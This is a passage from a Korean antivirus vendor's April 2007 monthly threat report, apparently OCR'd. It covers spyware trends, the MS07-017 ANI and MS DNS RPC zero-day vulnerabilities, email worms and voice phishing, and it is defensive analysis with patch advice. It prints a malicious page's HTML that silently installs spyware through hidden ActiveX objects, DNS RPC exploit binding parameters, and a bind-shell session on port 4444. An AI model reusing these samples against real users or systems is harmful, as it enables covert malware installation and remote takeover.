


[그림 1-10] 2007년 4월 발견된 스파이웨어 프로그램 비율

3월과 비교하여 애드웨어 및 다운로더, 드랍퍼 등의 신종 및 변형 스파이웨어 발견 비율은 거의 동일하지만, 스파이웨어류의 신종 및 변형 발견 건수가 3월의 48건에서 105건으로 두 배 넘게 증가하였다. 이는 스파이웨어 크립터(Win-Spyware/Crypter)의 변형이 다수 제작 배포되어 신종 및 변형 스파이웨어류 수치가 증가한 것으로 풀이된다.

(3) 4월 시큐리티 통계

2007년 4월에는 마이크로소프트사에서 총 6개의 보안 업데이트를 발표하고, 발표된 업데이트는 모두 긴급(Critical)과 중요(Important)에 해당된다. 이 중에서 MS07-017 GDI 취약점은 Animated Cursor Handling 취약점에 대한 패치가 포함되었으나, 4월 3일에 비 정기적으로 이미 보안 패치가 발표 되었다.




[그림 1-11] 2007년 4월 ~ 2007년 4월 공격대상 기준 MS 보안 패치 현황

2007년에 이슈가 되고 있는 마이크로소프트 취약점은 인터넷 익스플로러 취약점인 MS07-004, Animated Cursor Handling 취약점인 MS07-017, 그리고 4월 중순에 나온 DNS 서버 취약점 제로데이 공격이 있다. 이 중에서 DNS 서버 취약점 제로데이 공격에 대한 패치는 글을 작성하는 시점까지도 아직 나오지 않고 있다.

이러한 취약점 공격을 방지하기 위해서는 신뢰되지 않은 사이트 접속 및 오피스/아래 한글 파일이 메일로 첨부해서 오는 경우에 주의가 필요하며, 보안 패치를 반드시 해야 한다. 아울러 Anti-Virus 제품 및 개인 방화벽 제품의 사용 및 주기적인 엔진업데이트 또한 필요하다.

2007년 4월 웹 침해사고 현황



[그림 1-12] 침해/악성 코드 유포 사이트 현황

2007년 4월의 침해/악성 코드 유포 사이트의 수는 101/47로 2007년 3월에 비해 약간 감소하였으며 과거의 수와 비교하여 큰 차이를 보이지 않는다. 하지만 2007년 ASEC Report 3월호에서 예측한 것처럼 악성코드를 배포하기 위해 사용되는 취약점의 종류는 과거와 큰 차이를 보인다. 2007년 3월 이전에는 주로 2006년에 발표된 MS06-014와 MS06-040 취약점이 주로 악성코드를 배포하는데 사용되었으나 2007년 4월에는 얼마전에 발표된 MS07-017 (Animated Cursor Handling) 취약점을 이용하여 악성코드를 배포하는 경우가 전체의 약 50%정도를 차지하고 있다.

MS07-017 취약점이 많이 사용되는 이유는 해당 취약점은 Windows 2000 이상의 운영체제에 영향을 줄 수 있으며 가장 최근에 발표되었기 때문에 패치가 많이 이루어진 과거의 취약점에 비해 상대적으로 공격의 성공 가능성이 크기 때문이기 때문이다. 따라서 MS07-017 취약점은 또 다른 웹 브라우저의 취약점이 발견되기 전까지 악성코드 제작자들이 악성코드의 유포를 위하여 많이 사용될 것으로 추측된다.

II. ASEC Monthly Trend & Issue

(1) 악성코드 – Win32/Zhelatin.worm 기승

이번 달은 윈도우 RPC DNS 서비스 취약점이 보고되고 이를 악용한 악성 아이알씨봇 웜이 소폭 증가하였다. 다행히도 해당 윈도우를 이용한 DNS 서비스가 많지 않고 일반 사용자는 해당 되지 않기 때문에 실제 감염 피해는 미미했던 것으로 보인다.
여전히 MS07-017 관련 취약점을 변형한 형태의 ANI 파일이 자주 보고되고 있다. 한편 Win32/Zhelatin.worm 이라고 알려진 악성코드는 그 변형이 폭발적으로 증가하였는데, 그 이유는 다형성 웜이기 때문에 같은 증상을 보인다고 해도 바이너리 형태가 서로 다르기 때문에 변형이 많이 발견되고 있다.
마지막으로 Win32/Stration.worm 변형이 관련 트로이목마를 다운로드 받도록 유도하는 증상이 있어 다수의 사용자로부터 보고, 피해 문의가 발생 하기도 했다.

► 윈도우 RPC DNS 서비스 취약점

이번 달 RPC DNS 서버 취약점이 보고된 후 해당 취약점이 공개되고 이를 이용한 악성코드가 보고 되었다. 취약점이 퍼블릭 하게 공개된 후 하루 만에 악성코드 제작에 이용되었다.
해당 취약점은 아이알씨봇 웜에 사용되었으며 공격자는 해당 Bot 이 IRC 서버에 접속후 DNS 취약점을 스캐닝 하는 명령을 내려야만 동작하도록 되어 있었다. 이 취약점을 사용한 웜이 발견 된 후 국내에서도 해당 취약점을 사용한 IRCBot 웜 변형이 속속 발견 되었다. 다행스럽게도 DNS 운영을 윈도우 시스템을 기반으로 하는 곳이 많지 않아 피해는 미미하였던 것으로 추정된다.

► Win32/Zhelatin.worm 의 기승

Win32/Zhelatin.worm (이하 젤라틴 웜) 이라고 명명된 이메일 웜의 변형이 폭발적으로 증가하고 있다. 최근의 유사한 형태의 웜으로 Win32/Stration.worm(이하 스트레이션 웜) 변형을 들 수가 있다. 최근 문제가 되고 있는 이메일 웜들은 과거의 Bagle, Netsky, MyDoom 웜과 같이 오래 기간 변형으로 사용자와 안티 바이러스 연구가들을 괴롭힐 것으로 보인다.

특히 젤라틴 웜은 고도의 안티 에뮬레이션 기법을 사용하여 에뮬레이션 기능을 제공하는 안티 바이러스를 쉽게 우회 하도록 되어 있다. 이것은 에뮬레이터가 인지할 수 없는 API 의 리턴 값을 복호화 키 값의 대상으로 선정한다. 따라서 시스템 마다 매번 다른 다른 키를 이용하여 자신을 복호화 한 후 실행 되도록 해둔다. 비록 키 값을 제대로 얻지 못한 경우 복호화를 실패 하여 실행이 제대로 안 될 수 있지만 그런 경우는 적은 것으로 확인되었다. 이 웜이 많이 확산 될 수 있는 또 다른 이유는 사용자의 호기심을 자극할 만 한 국제적인 이슈를

다룬 메일제목으로 사용자로 하여금 첨부된 파일을 실행하도록 유도하고 있기 때문으로 보인다.

스트레이션 웜의 경우는 자신의 본체 또는 메일 주소 수집과 같은 악의적인 기능을 갖는 DLL 파일에 대해서 실행압축을 하지 않는다. 단지 내부 문자열만 암호화 해두어 분석을 지연 시키려고 하고 있다. 이런 경우 보통 안티 바이러스에서 사용하는 휴리스틱 진단, generic 진단을 회피할 수 있다.

또한 이 웜의 변형중 하나는 자신의 전파를 위해서 Skype 또는 MSN 메신저를 이용하여 자신의 다른 변형을 다운로드 받도록 유도 한다. 링크를 확인 하라는 메시지를 보내고 이를 클릭 할 경우 다운로드 하는 창이 활성화 되고 이를 다운로드 후 실행한 경우 감염되는 형태로 되어 있다.

► Win32/Sober.worm 의 귀환

2005년 이후 특이할 만한 변형이 보고 된 적이 없는 Win32/Sober.worm (이하 소버 웜)이 4월의 마지막 날 보고되었다. 주로 국외에 보고가 많은 이 웜은 국내에서도 일부 보고가 되기도 하였다. 영문과 독일어로 된 메시지를 담고 있는 전형적인 소버 웜의 이번 변형은 실행 후 자기 자신을 파일 핸들을 오픈하여 다른 프로세스로부터 오픈되지 않도록 해둔다.
이러한 방법은 일부 악성코드로부터 종종 사용된 방법으로 특이하지는 않다. 이미 오픈된 파일 핸들로 인하여 대상 파일을 다른 프로세스가 오픈 할 수가 없고, 이는 곧 검사 할 수 없는 대상으로 처리되기 때문에, 대부분의 안티 바이러스에서는 대상 파일을 검사하지 못한다는 단점을 이용한 방법이다. 이런 경우 수동으로 제거하거나 실시간 감시 프로세스가 웜 보다 먼저 실행 되므로 재부팅 하였을 때 실행 되려는 순간 이를 진단하고 제거 할 수 있다.

(2) 스파이웨어 – 사회적 이슈를 이용한 스파이웨어 배포

스파이웨어를 보다 효과적으로 사용자 컴퓨터에 설치하기 위해 다양한 방법들이 등장하고 있다. 과거에는 기술적인 측면에서 여러 가지 방법이 시도 되었다면, 최근에는 UCC(User Created Contents)의 등장으로 인해 사회적 공학 기법이 자주 사용되고 있다.
국내의 경우 최근 이슈가 된 사건의 동영상 UCC인 것처럼 가장해서 블로그(Blog)에 등록하고 국내의 대표적인 검색 사이트 등에 등록되게 한 후, 이를 검색해서 찾아온 사용자를 대상으로 해당 동영상을 보려면 해당 페이지에서 제공하는 ActiveX 컨트롤을 설치 해야 한다는 허위 안내 문구를 보여주고 설치를 유도하는 방식이 주로 발견되고 있다.

[그림 2-3] 국내 동영상 UCC를 가장한 스파이웨어 배포 사이트

실제 예를 들어 살펴보면 [그림 2-1]에서 보는 바와 같이 분명 일반적인 블로그 형태를 띄고 있다. 하지만 [그림 2-1]의 HTML 원본([그림 2-2])을 살펴보면, 해당 사이트가 하나

의 그림 파일로 이루어져 있으며, 다수의 스파이웨어를 ActiveX로 설치하는 코드가 삽입되어 있는 것을 확인할 수 있다.

```
<html>
<head>
<title>원본한 페이지입니다.</title>
<meta http-equiv="Content-Type" content="text/html; charset=euc-kr">
</head>

<body bgcolor="#FFFFFF" text="#000000">
<img src="img/active_main.gif" width="994" height="650">
</body>
</html>
<object classid="clsid:
codebase="http://partner.                                    #version=1,0,0,0" width="0" height="0">
<param name="PID" value="K|goldfive"></object><object classid="CLSID:
codebase="http://cab1.                .com/recab/DAct.cab#version=1,0,0,1" width="0" height="0"><param name="pid2"
value="goldfive1"></object><object classid="clsid:
codebase="http://down.                .co.kr/                .cab#version=1,0,0,0" width="0" height="0"><param
name="PID" value="K|goldfive"></object><object classid="CLSID:
codebase="http://cab.                .com/reinstall/                .cab#version=1,0,0,2" width="0" height="0"><param
name="pid2" value="goldfive"></object><object classid="clsid:
codebase="http://update.                .com/                .cab#version=1,0,0,0" width="0" height="0">
<param name="APID" value="K|goldfive"></object>
<script language='javascript'>
document.write("<object id=\"x_popup_launcher\" classid=\"clsid:
width=\"1\" height=\"1\" align=\"middle\"><PARAM NAME=\"ActivateApplets\" VALUE=\"1\"><PARAM
NAME=\"ActivateActiveXControls\" VALUE=\"1\"></object>");
function popup_open(url, target, flag)
{
try
{
x_popup_launcher.DOM.Script.execScript('window.open("'+url+'","'+target+'","'+flag+'")');
}
catch (e)
{
window.open(url, target, flag);
}
}

function mainad(){
popup_open("http://soyoun.com","001","");
// popup_open("anti_xp_popup.html","01001","top=10000,left=10000,scrollbars=no,width=1,height=1");
}
</script>
<body onUnLoad="mainad();">
```


[그림 2-4] 허위 동영상 UCC 배포 사이트의 HTML 원본

따라서 사용자는 동영상을 보기 위해 해당 사이트에서 설치를 유도하는 ActiveX 컨트롤을 설치하는 순간 원하지도 않은 다수의 스파이웨어를 설치하게 된다. 만약 사용자의 Internet Explorer의 보안 설정에서 모든 ActiveX를 사용자 동의 없이도 설치 가능하도록 설정되어 있는 경우는 해당 사이트를 방문하는 것 만으로도 스파이웨어의 설치가 이루어진다.

국외의 경우도 국내외 마찬가지로 이런 사례가 자주 발견되고 있다. 실제 사례를 살펴보면 [그림 2-3]과 같이 동영상을 음악만 나오게 인코딩(encording)[1] 한 후 이를 보기 위해서는 특정 사이트에서 제공하는 코덱(codec) [2]을 설치해야 한다는 허위 안내 문구를 보여주고 사이트 방문 및 설치를 유도한다.


[1] 영상, 소리등과 같이 디지털 형태로 존재할 때 매우 큰 데이터양을 가지는데 이를 실시간으로 재생 가능한 범위 내에서 작게 압축하는 과정

[2] 인코딩을 통해 작게 압축된 영상 또는 소리를 실시간으로 재생해 주는 프로그램



[그림 2-5] 해외 동영상 UCC를 가장한 스파이웨어 설치 유도 사이트

[그림 2-3]의 사이트를 통해 허위 코덱 프로그램을 다운로드 받아 실행하면 [그림 2-4]와 같이 정상적인 프로그램과 동일한 설치 화면을 볼 수 있다.



[그림 2-6] 허위 코덱 프로그램 설치시 약관 화면

하지만 이 프로그램은 코덱과는 전혀 상관 없는 다수의 스파이웨어 및 허위 안티 스파이웨어(Rogue Anti Spyware)를 사용자 동의 없이 설치하는 프로그램이다. 이렇게 설치된 스파이

웨어는 [그림 2-5]와 같이 허위 보안 경고 창과 풍선 도움말을 지속적으로 보여주고, 허위 안티 스파이웨어 프로그램을 통한 결재 및 치료를 유도한다.

[그림 2-7] 허위 보안 안내문을 보여주는 스파이웨어

따라서 이런 피해를 입지 않기 위해서는 UCC 등을 볼 때 사용자의 각별한 주의가 필요하다.

보안 취약점을 사용한 국내 애드웨어 배포

보안 취약점을 사용해 스파이웨어를 배포하는 방법은 주로 외국에서 이루어졌다. 하지만 최근 국내 애드웨어도 이러한 기법을 사용하는 사례가 발견 되었다. 특히 이번은 최초인 동시에 MS06-014 취약점 코드를 ASCII 취약점을 이용하여 문자를 암호화 시켜 보안 제품의 진단 회피 기법을 적용한 것이 특징이다. 이 경우 사용자는 MS06-014 취약점에 대한 보안 패치가 적용되어 있지 않으면 특정 사이트를 방문하는 것 만으로도 애드웨어가 사용자의 동의 없이 설치되는 문제를 가져온다. 사용자가 어떠한 불편함을 겪든 상관 없이 돈만 벌면 된다는 모 업체의 그릇된 생각으로 인해 다수의 사용자들이 큰 피해를 입었다. 이런 피해를 예방 하기 위해서는 일반 사용자는 윈도우 보안 패치가 발표되면 즉시 업데이트를 적용해야 하며, 업체는 자사의 이익이 아닌 고객의 입장을 먼저 생각해야 한다.

(3) 시큐리티 - DNS 서버를 공격하는 제로데이 공격 위협 발생


마이크로소프트 사에서 이번 2007년 4월에 발표한 보안 업데이트는 총 6개로 긴급(Critical) 5개와 중요(Important) 1개에 해당하는 업데이트들이다. 시스템의 자동 업데이트 설정을 이용하면, 패치가 발표되는 시점과 더불어 시스템 보안을 할 수가 있다.

다음은 주요 취약점들에 대한 목록이다.

위험 등급	취약점	POC
HIGH	GDI 의 취약점으로 인한 원격 코드 실행 문제점 (MS07-017)	유
HIGH	Microsoft Agent의 취약점으로 인한 원격 코드 실행 문제점 (MS07-020)	무
HIGH	DNS 서비스의 취약점으로 인한 원격 코드 실행 문제점(제로데이 공격)	유

MS07-017 ANI 취약점을 이용한 악성코드 유포 증가

아직도 ANI 취약점과 관련된 MS06-017 보안패치를 설치하지 않았나? 하는 의문을 가져볼 필요가 있다. 지난 3월호에 소개된 바 있는 제로데이 공격(0-day attack)의 하나였던 Animated Cursor Handling 취약점을 악용한 악성코드 유포 사례가 꾸준히 발생하고 있음에 주목할 필요가 있다. 이러한 상황은 지난 MS06-001 WMF 제로데이 취약점 악용 당시와 상당히 유사하게 전개 양상을 띄고 있다. WMF 취약점, ANI 취약점과 같은 그래픽 랜더링 취약점을 공격하는 악의적인 파일들은 그 사이즈가 작고, 자신의 입맛에 맞게 쉽게 수정하여 활용할 수 있다는 점에서 상당한 파급력을 지니고 있다. ANI 취약점 이외에도 MS06-014 RDS.Database 취약점이 꾸준히 악용되고 있으니, 해당 보안패치 (KB911562) 적용을 통해 시스템 내의 취약점을 해결해 나가는 것이 중요하겠다.



[그림 2-6] 제어판에서 MS07-017 패치 확인

[그림 2-6]에서와 같이 제어판의 "프로그램 추가/삭제" 창을 통해 본인의 시스템 상에 MS07-017 (KB925902) 보안패치가 이미 설치되어있는 지를 쉽게 확인할 수 있다.

0-Day MS DNS SRV 취약점의 악성코드화

이번 4월에도 또하나의 제로데이 공격이 이슈화되었다. DNS 서비스는 도메인 이름을 IP주소로 변환해주거나, 또는 필요에 따라 IP주소를 도메인 이름으로 변환해주는 인터넷 상의 전화번호부와 같은 서비스를 말한다. 따라서, IP기반의 인터넷 환경에서는 반드시 없어서는 안될 필수 서비스 구성요소이다. 이러한 DNS 서비스의 특성이 공격자에게 주요 공격대상으로서 상당한 매력을 갖게 하는 대목이라 할 수 있다.

DNS 서비스 취약점을 이용한 주요 공격들은 다음과 같다.


- DNS 서버들을 대상으로 한 DDoS 공격
- DNS Cache Poisoning을 이용한 피싱 공격
- DNS 서비스 처리 취약점을 이용한 원격 시스템 권한 획득

이번에 공개된 0-day 취약점은 원격에서 코드를 실행할 수 있는 취약점이 존재하는 것으로, 관리자 권한으로 로그인 되어 있는 경우 공격자는 시스템을 제어할 수 있는 모든 권한을 얻을 수 있게 된다. 이 취약점은 DNS 서버 서비스에 바인딩 되어 있는 RPC 에 조작된 공격

패킷을 보내 임의의 코드를 실행할 수 있다. RPC 의 UUID "50abc2a4-574d-40b3-9d66-ee4fd5fba076" 의 DnssrvQuery 값(0x01 DnssrvQuery)을 설정하여 악용하는 것이다. 공개된 개념증명코드(Proof of Concept)에서는 포트바인딩 쉘코드(PortBind Shellcode)를 사용하여 MS DNS RPC서비스 취약점을 이용한 시스템 권한 획득이 가능함을 보여주었다. 또한, 해당 취약점을 이용한 악성코드가 발견되기도 하여 그 위협의 심각성을 짐작케 하였다. (V3 진단명: Win32/IRCBot.worm.199680.I)

```
RPC_STATUS status;
unsigned char * pszUuid            = "50abc2a4-574d-40b3-9d66-ee4fd5fba076";
unsigned char * pszProtocolSequence = "ncacn_np";
unsigned char * pszNetworkAddress   = NULL;
unsigned char * pszEndpoint         = "\\pipe\\dnsserver";
unsigned char * pszOptions          = NULL;
unsigned char * pszStringBinding    = NULL;
```

[그림 2-7] DNS RPC에 보내질 악의적인 패킷을 구성하는 부분



[그림 2-8] DNS RPC 취약점 공격코드를 실행한 화면의 일부

```
[smallj@localhost ~]$ telnet  4444
Trying ...
Connected to
Escape character is '^]'.
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

[그림 2-9] 포트바인딩 쉘코드에 의해 오픈된 4444/TCP를 통한 시스템 권한 획득 과정

현재 이 취약점에 대해서 마이크로소프트사의 공식패치가 존재하지 않고 인터넷 상에 공격

코드가 공개되어 있는 만큼 윈도우 시스템 기반으로 DNS 서버를 운영하는 곳에서는 각별한 주의가 요구된다. MS 5월 정기 보안패치에 포함될 예정이니, 윈도우 상에 DNS서비스를 운영하는 시스템 및 보안관리자는 해당 취약점에 대한 보안패치를 신속하게 적용하도록 권고한다.

보이스 피싱 (Voice Phishing)

개인정보(금융정보 포함)를 둘러싼 공격과 대응에 관한 이야기들은 더 이상 그 언급하지 않더라도 이미 많은 매체를 통해 우려의 목소리를 쉽게 접할 수 있다. 이러한 개인정보 유출 공격의 주요 기법으로는 악성코드에 의한 정보 유출 방법과 사회공학적 기법에 의한 공격으로 크게 나누어 생각해 볼 수 있다.

개인정보 탈취에 활용되는 주요 공격 기법은 다음과 같다.

- 정보 탈취 트로이목마를 통한 정보 유출
- 피싱웹사이트, 피싱 이메일을 통한 사용자 유도 (피싱)
- 피싱웹사이트와 DNS 변조를 통한 사용자 유도 (파밍)
- 전화금융사기, 곧 보이스 피싱

보이스 피싱 공격에서 공격자는 실제 전화 혹은 미리 녹음된 ARS 시스템을 통해 금융감독원 직원, 금융회사 직원, 혹은 나의 동료로까지 둔갑하여 자신을 감쪽같이 속이게 된다. 종전의 피싱 이메일의 경우 피싱 웹사이트로 연결된 링크를 아무런 의심 없이 클릭하지 않는 한 사용자 스스로에게 충분한 검토의 시간을 제공해준 것과는 달리, 전화라는 매체의 실시간 특성으로 인해 전화 수신자의 판단을 흐리고 즉흥적인 결정을 유도하게 만들어, 공격자의 악의적인 의도에 쉽게 노출되고 현혹될 소지가 많다는 위험성을 내포하고 있다. 사용자 스스로의 보안 장벽을 세우기도 전에 보이스 피싱의 대상이 될 수 있음을 주의해야 한다.

내 정보는 내 스스로 지켜낸다는 보안 의식이 제일 중요하다. 어떤 금융기관도 전화상으로 개인정보를 요구하지 않음을 잊지 말아야 한다. 사용자 필요에 의해 개인 정보를 활용하는 경우에도 반드시 관련 기관임을 확실하게 확인한 후 절차를 진행하는 것이 좋다.

끝으로, 금융감독원의 “전화금융사기 피해를 막을 수 있는 8가지 수칙”을 소개하면서 본 글을 마친다.

- 전화로 개인정보 요구시 응하지 말 것
- "현금지급기로 세금 환급"도 사기
- 속아서 계좌이체 했다면 은행에 지급정지 신청
- 개인정보 알려줬다면 은행에 신고
- "나, 동창생인데.." 입금요구시 사실관계 확인

- 발신자 전화번호 확인해야
